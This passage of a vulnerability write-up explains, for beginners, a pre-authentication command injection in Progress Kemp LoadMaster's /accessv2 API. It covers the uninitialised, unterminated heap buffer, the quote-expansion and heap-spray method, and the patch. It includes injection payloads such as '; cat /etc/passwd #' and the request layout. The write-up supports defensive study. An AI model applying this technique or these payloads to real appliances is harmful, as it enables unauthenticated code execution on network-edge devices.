pwndbg> b fprintfsets a breakpoint on thefprintffunction. A breakpoint is a stop sign: the program will pause when it reaches that point.pwndbgis the name of the debugger prompt.Breakpoint 1 at 0x1080is the debugger confirming the breakpoint was set.pwndbg> rruns the program.Starting program: /tmp/uninit/testshows the program being launched.- The
LEGENDline explains the colour coding of the memory map. Breakpoint hit at 0x7ffff7c5f560tells us the program has paused at the breakpoint.- The
REGISTERSblock lists the CPU's registers. Registers are tiny, very fast storage slots inside the processor. When a function is called, its arguments are placed in specific registers. RAX,RBX,RCX,RDX,RDI,RSIare the names of those registers, each shown with its current value.- The
BACKTRACEblock shows the chain of function calls that led here, from the current function (fprintf) back to the program's start.
In a 64-bit program the arguments to fprintf() are: rdi points to stdout, rsi points to the format string %s\n, and rdx points to the newly allocated heap chunk, buf4. Whatever rdx points to will be treated as a C string and printed with %s\n. Examining it:
pwndbg> dq $rdx
0000555555559300     000055500000c789 0000000000000000
0000555555559310     4343434343434343 4343434343434343
0000555555559320     0000000000000000 0000000000020ce1
0000555555559330     0000000000000000 0000000000000000
Line by line:
pwndbg> dq $rdxasks the debugger to dump the memory thatrdxpoints to.dqmeans "display quadwords", which are 8-byte chunks.- Each following line shows an address on the left, then the 8-byte values stored there.
000055500000c789and0000000000000000are values we did not write. They are leftovers from the allocator's own bookkeeping.4343434343434343is the hexadecimal forCCCCCCCC. That is our sprayedCdata, still sitting there.0000000000020ce1is more allocator metadata.
There are a few values we did not write, followed by 43434343..., which is the sprayed CCCC. Running the program shows the result:
The reason fprintf() prints garbage is simple: buf4 points to uninitialised heap memory. malloc() returns a pointer to a chunk but does not clear that memory. If the chunk was previously freed and then handed back, it may still contain whatever was left there before. In this case that means two things: the allocator metadata is still present at the start of the freed chunk, and the sprayed CCCC data is still sitting after it. Because buf4 is treated as a C string and passed to fprintf("%s\n", buf4), the program prints whatever bytes are present until it hits a \0. That is why the output is garbage first, followed by the sprayed data.
The layout of the reused chunk:
 offset
        +==========================================+
  0x00  |  prev_size = 0                           |  chunk header
        |    (reusable; only set if prev is free)  |
        +------------------------------------------+
  0x08  |  size  = 0x.... | ... | N | M | P=1      |
        +==========================================+  <-- ptr malloc() gives us
  0x10  |  next  ---> next chunk in the tcache bin |  (overlaps old fd)
        |            NULL if it's the last one     |
        +------------------------------------------+
  0x18  |  key   ---> tcache_perthread_struct      |  (double-free guard)
        +------------------------------------------+
  0x20  |  ...stale user data, left untouched...   |
        |                                          |
        +==========================================+
This diagram is a map of one memory chunk. A chunk is a block of memory the allocator manages. The top two rows are the chunk header: bookkeeping the allocator keeps for itself. prev_size records the size of the previous chunk. size records this chunk's size and some flags. The arrow marked ptr malloc() gives us shows where the pointer you receive actually points: just past the header, at offset 0x10. The next two rows are the next and key fields, which the allocator uses to link freed chunks together in a list called a tcache bin (a small cache of recently freed chunks). The bottom row is the old user data, still untouched. So the first 0x10 bytes of what you receive are actually allocator metadata, not your data.
So if a heap buffer is returned by malloc() and not initialised, the first 0x10 bytes can contain allocator-related metadata rather than the expected data. What happens if we intentionally overwrite that metadata? The program is updated with a loop that writes x into the first 0x10 bytes of buf4:
        char *buf4 = malloc(0x20);

				for (int i = 0; i < 16; i++) {
				    buf4[i] = 'x';
				}

        fprintf(stdout, "%s\n", buf4 );

        return 0;
Line by line:
char *buf4 = malloc(0x20);allocates the fourth buffer, same as before.for (int i = 0; i < 16; i++) {starts a loop that runs sixteen times, withicounting from 0 to 15.buf4[i] = 'x';writes the letterxat positioniin the buffer.}closes the loop.fprintf(stdout, "%s\n", buf4 );prints the buffer as a string, as before.
Inspecting rdx right before fprintf() now shows:
pwndbg> dq $rdx
0000555555559300     7878787878787878 7878787878787878
0000555555559310     4343434343434343 4343434343434343
0000555555559320     0000000000000000 0000000000020ce1
0000555555559330     0000000000000000 0000000000000000
Line by line:
7878787878787878is the hexadecimal forxxxxxxxx. The first sixteen bytes are now ourxcharacters, not allocator metadata.4343434343434343is still our sprayedCCCC, sitting right after.- The rest is unchanged.
Overwriting those first 0x10 bytes with x removes the allocator metadata that previously caused early garbage output. As a result, fprintf() keeps treating the buffer as a string and continues reading past the intended chunk boundary until it eventually finds a null byte. In practice, that means we can make it read out of bounds and print data from a neighbouring freed chunk. "Out of bounds" means reading past the area the program was supposed to stay in, like reading the next page of someone else's notebook because your own page had no full stop.
Exploitation
Step 1: find the sink
The function invoked whenever a request is made to LoadMaster's /accessv2 endpoint validates the API credentials supplied in the JSON body, specifically through the apiuser and apipass keys. An endpoint is a specific address on a server that accepts a particular kind of request, like a particular counter in a large office. JSON is a text format for structured data, made of keys and values in curly braces, like {"name":"Alice"}. A key is the label, a value is what it holds.
__int64 __fastcall sub_43B080(__int64 a1, __int64 a2, const char *a3)
{
  const char *v4;
  const char *v5;
  const char *v6;
  bool v7;
  __int64 result;

  if ( !a1 || !a2 )
    return 0;
  v4 = (const char *)escape_quotes(a2);
  v5 = (const char *)escape_quotes(a1);
  v6 = "";
  if ( fips )
    v6 = (const char *)&unk_46DFA8;
  __sprintf_chk(a3, 1, -1, "validuser -b %s -u '%s' -p '%s'", v6, v5, v4);
  v7 = system(a3) == 0;
  result = 0;
  if ( v7 )
    return a1;
  return result;
}
Line by line:
__int64 __fastcall sub_43B080(__int64 a1, __int64 a2, const char *a3)declares the function.sub_43B080is an auto-generated name (the original name was stripped out of the binary). It takes three inputs:a1,a2, anda3.if ( !a1 || !a2 ) return 0;bails out if either of the first two inputs is missing.v4 = (const char *)escape_quotes(a2);runs the second input throughescape_quotes. This is the password.v5 = (const char *)escape_quotes(a1);runs the first input throughescape_quotes. This is the username.v6 = "";sets a default empty string.if ( fips ) v6 = (const char *)&unk_46DFA8;if a global flag calledfipsis set, use a different string instead. FIPS is a US government standard for cryptographic modules; this is just a mode switch.__sprintf_chk(a3, 1, -1, "validuser -b %s -u '%s' -p '%s'", v6, v5, v4);builds a command string.__sprintf_chkis a safe version ofsprintf, which formats text by substituting values into placeholders. The%splaceholders get filled withv6,v5andv4in order. The result is written intoa3.v7 = system(a3) == 0;runs the built command through the operating system's shell usingsystem(), and records whether it succeeded.result = 0; if ( v7 ) return a1; return result;returns the username if the command succeeded, otherwise zero.
A normal request looks like this:
POST /accessv2 HTTP/1.1
Accept-Encoding: gzip, deflate, br
Content-Length: 2986
Host: [redacted]:443
Content-Type: application/json
Accept: *
Line by line:
POST /accessv2 HTTP/1.1is the request line.POSTmeans "I am sending data"./accessv2is the endpoint.HTTP/1.1is the version of the web protocol.Accept-Encoding: gzip, deflate, brtells the server which compression formats the client understands.Content-Length: 2986says how many bytes of body follow.Host: [redacted]:443names the server and port. Port 443 is the standard port for HTTPS, the encrypted version of the web protocol.Content-Type: application/jsonsays the body is JSON.Accept: *says the client will accept any response format.
Under the hood, the function constructs and executes the following command via system():
sh -c validuser -b -u 'AAAAA' -p 'QkJCQkI='
Line by line:
sh -cmeans "run the following text as a shell command".shis the shell program.validuseris the name of a helper program on the appliance.-bis an option for that program, followed by an empty value here.-u 'AAAAA'passes the username, wrapped in single quotes for safety.-p 'QkJCQkI='passes the password, also wrapped in single quotes.QkJCQkI=is the base64 encoding ofBBBBB. Base64 is a way of turning arbitrary bytes into plain letters and digits so they can travel safely in text.
The apiuser value is passed to the -u argument, while apipass is base64-encoded and passed to -p. Because apiuser goes through escape_quotes(), any single quote supplied should be escaped before it reaches the final command. A payload such as:
';cat /etc/passwd;'
will not work, because the single quotes are escaped. This payload is a classic attempt: it tries to close the protective quote, run the command cat /etc/passwd (which prints the system's user list), and reopen the quote. If the quotes were not escaped, the shell would happily run it. Because they are escaped, the whole thing is treated as harmless text.
Step 2: exploit the missing terminator
The patch fixed the fact that the escaped buffer was not null-terminated. That means if an adjacent freed heap chunk contains an unescaped command injection payload, and that payload does not contain a null byte, __sprintf_chk() can continue reading out of bounds into that chunk. Extra command content can therefore be smuggled into the final string after the escaped apiuser value. "Adjacent" means right next door in memory. "Smuggle" is the right word: the escaped username looks safe on its own, but the string that actually reaches the shell keeps going past it into data the attacker planted.
There is one problem: freed chunks contain allocator metadata at the beginning, and those bytes may include null bytes. If __sprintf_chk() hits one of those null bytes, the read stops before reaching the payload. A null byte is a full stop for a C string, so the smuggled content would never be reached.
Step 3: erase the metadata with quote expansion
The single quote escaping expansion itself removes the obstacle. Each single quote expands into four bytes, which lets us overwrite the first 0x10 bytes of the adjacent freed chunk and erase the allocator metadata. Sending:
{"apiuser":"''''"}
Line by line:
- The outer
{and}mark a JSON object. "apiuser"is the key: the username field.:separates key from value."''''"is the value: four single quotes in a row.
makes those four single quotes expand into sixteen bytes:
Line by line:
'\''is the escaped form of one quote: close quote, backslash, quote, reopen quote.- Repeated four times, that is sixteen characters total.
- Sixteen characters is exactly
0x10bytes, the size of the allocator metadata at the start of a freed chunk.
Four characters become enough bytes to do something useful. The diagram from the report:
offset 0x00                         0x10
       +================================+===================================+
       | ' \ ' ' ' \ ' ' ' \ ' ' ' \ ' '| '; cat /etc/passwd #  ...         |
       +================================+===================================+
        \___ 16 escaped bytes, no \0 ___/ \____  sprayed payload  _________/
        (overwrites malloc next ptr + key)
Line by line:
- The left box holds the sixteen escaped bytes produced by the four quotes. They contain no null byte, so the string keeps going.
- The right box holds the sprayed payload, in this example
; cat /etc/passwd #. The semicolon ends the current command and starts a new one;cat /etc/passwdis the command;#starts a comment, so anything after it is ignored. - The label underneath says the sixteen bytes overwrite the allocator's
nextpointer andkeyfields, which is exactly the metadata that would otherwise stop the read.
Step 4: place the payload with a heap spray
The next problem is placement: a heap chunk containing the command injection payload must land immediately after the escaped apiuser chunk. The approach was to spray. A heap spray is a technique of sending lots of copies of the same data, hoping that one copy lands in the right spot. It is like scattering hundreds of identical keys around a building, hoping one ends up next to the lock you want to open. The request body is parsed by parse_json(), which eventually reaches json_fill_param(), giving a useful heap-spraying primitive by adding lots of JSON key/value pairs. A primitive, in security jargon, is a small building block that does one useful thing. The internals of the JSON parser are not covered in the report.
The final request does two things:
- Sprays the desired command payload enough times to increase the chance that one copy lands adjacent to
apiuser. - Uses four single quotes in
apiuserso the escaping expansion overwrites the first0x10bytes of the adjacent freed chunk, removing the allocator metadata that would otherwise stop the string read.
At that point, __sprintf_chk() keeps reading past the unterminated escaped buffer and into the sprayed command injection payload. The command that reaches system() now contains the attacker's extra commands.
Step 5: send it
The full request:
POST /accessv2 HTTP/1.1
Accept-Encoding: gzip, deflate, br
Content-Length: 2913
Host: [redacted]:443
Content-Type: application/json
Accept: *
Line by line:
POST /accessv2 HTTP/1.1is the same request line as before: send data to the access endpoint.Accept-Encoding: gzip, deflate, brlists the compression formats the client accepts.Content-Length: 2913says the body is 2913 bytes long. The body itself is not shown in the report.Host: [redacted]:443names the target server and port.Accept: *says any response format is fine.
And the result:
Root cause
The bug is a combination of two mistakes in escape_quotes(): the output buffer is allocated with malloc() and never initialised, and the escaped string is never null-terminated. The caller then passes that buffer to __sprintf_chk() as a %s argument, so the formatting routine reads past the end of the escaped data until it finds a null byte. Because the adjacent heap memory can be attacker-controlled through the JSON body spray, the string that reaches system() can contain more than the escaped apiuser value, including shell metacharacters that were never escaped. Metacharacters are characters with special meaning to the shell, like ;, |, & and #.
The escaping logic itself was correct for the characters it handled; the defence failed because the string it produced had no defined end. The patch addresses both halves: calloc zero-fills the buffer, and an explicit terminator is written after the escaped output.
Impact
CVE-2026-8037 is a pre-authentication remote code execution vulnerability: it is exploitable by unauthenticated attackers who can reach the API, and the affected versions are GA v7.2.63.1 and older and LTSF v7.2.54.17 and older, when the API is enabled. Because the vulnerable component is an edge load balancer and ADC, successful exploitation gives code execution on a device that sits at the boundary of enterprise networks. In plain terms, an outsider who can reach the API can run commands on the appliance without ever logging in.
Fix
Progress published the advisory on 4 June 2026; the later build compared here is 7.2.63.2. The change is confined to escape_quotes(): the allocation switched from malloc to calloc, and a null terminator is written immediately after the escaped output.
Variants to test
- Look for other escaping or quoting helpers that allocate with
malloc()and build a string for a shell command. A positive result is an escaped output whose buffer is not explicitly terminated, or whose allocation is not zeroed. - Grep for
__sprintf_chkorsprintfcalls that format attacker-controlled strings into a command passed tosystem(). A positive result is a format string where a%sargument comes from a heap buffer produced by a custom escaper. Grep is a command-line tool for searching text. - Test inputs that expand on escaping, such as quote characters that grow to several bytes, against any endpoint that reflects or reuses the escaped value. A positive result is output that continues past the escaped data into neighbouring heap contents.
- Exercise JSON body parsers with many key/value pairs to see whether the resulting allocations can be shaped around a target buffer. A positive result is a chunk containing controlled data landing adjacent to a buffer that is later read as a C string.
- Check other Progress Kemp LoadMaster endpoints that accept
apiuseror similar credential fields. A positive result is the same unauthenticated command construction path reachable through a different route.
Glossary
- ADC (Application Delivery Controller): a device or piece of software that sits in front of servers and manages how traffic reaches them, adding features like load balancing and security filtering.
- Advisory: a public notice from a vendor describing a security flaw and what to do about it.
- API: the part of a system that other software talks to directly, usually by sending structured requests and receiving structured replies.
- Base64: a way of encoding arbitrary bytes as plain letters, digits and a few symbols, so they can travel safely in text.
- Breakpoint: a marker in a debugger that pauses the program when it reaches that point.
- Buffer: a block of memory used to hold data, usually text or bytes.
- Build: a particular compiled version of a piece of software.
- calloc: a memory allocation function that hands out memory and fills it with zero bytes first.
- Chunk: a block of memory managed by the allocator.
- Content switching: deciding where to send a request based on its content, such as the URL or headers.
- CVE: a unique public ID number assigned to a known security vulnerability.
- Debugger: a tool that lets you pause a running program and inspect its memory and registers.
- Diff: a comparison that highlights exactly which lines differ between two files.
- Endpoint: a specific address on a server that accepts a particular kind of request.
- Escape (a character): to mark a character so it is treated as plain text rather than as an instruction.
- Executable: a program file that the computer can run.
- FIPS: a US government standard for cryptographic modules; here it is just a mode switch.
- Function: a named block of code that does one job.
- Heap: the region of memory a program uses for data it creates while running.
- Heap spray: sending many copies of the same data to increase the chance that one copy lands in a useful spot in memory.
- Hexadecimal: a base-16 way of writing numbers, handy for programmers.
- HTTP: the protocol browsers and servers use to exchange web requests and responses.
- HTTPS: HTTP wrapped in encryption.
- JSON: a text format for structured data made of keys and values in curly braces.
- Key: the label in a key/value pair.
- Load balancer: software or hardware that shares incoming traffic across several servers.
- malloc: a memory allocation function that hands out a block of memory without clearing it.
- Metadata: bookkeeping data about other data, such as the size and links of a memory chunk.
- Metacharacter: a character with special meaning to the shell, like
;,|,&or#. - Null byte: a byte with value zero, used in C to mark the end of a string.
- Null-terminated: a string that ends with a null byte so readers know where to stop.
- Out of bounds: reading or writing past the area a program was supposed to stay in.
- Pointer: a number that says where in memory something lives.
- Port: a numbered channel on a server; 443 is the standard HTTPS port.
- Pre-authentication: reachable without logging in first.
- Primitive: a small building block that does one useful thing in an attack.
- Register: a tiny, very fast storage slot inside the processor.
- Remote code execution (RCE): making a remote system run commands of your choosing.
- Shell: the program that interprets and runs commands.
- SSL/TLS offloading: handling the encryption and decryption of connections on a dedicated device so the servers behind it do not have to.
- Stack: the region of memory used for short-lived local variables.
- String: a piece of text.
- system(): a C function that hands a command to the operating system's shell to run.
- tcache bin: a small cache of recently freed memory chunks that the allocator reuses.
- Uninitialised: memory that has been handed over without being cleared, so it still holds whatever was there before.
- Value: what a key holds in a key/value pair.
- WAF (Web Application Firewall): a filter that inspects web traffic and blocks common attacks.



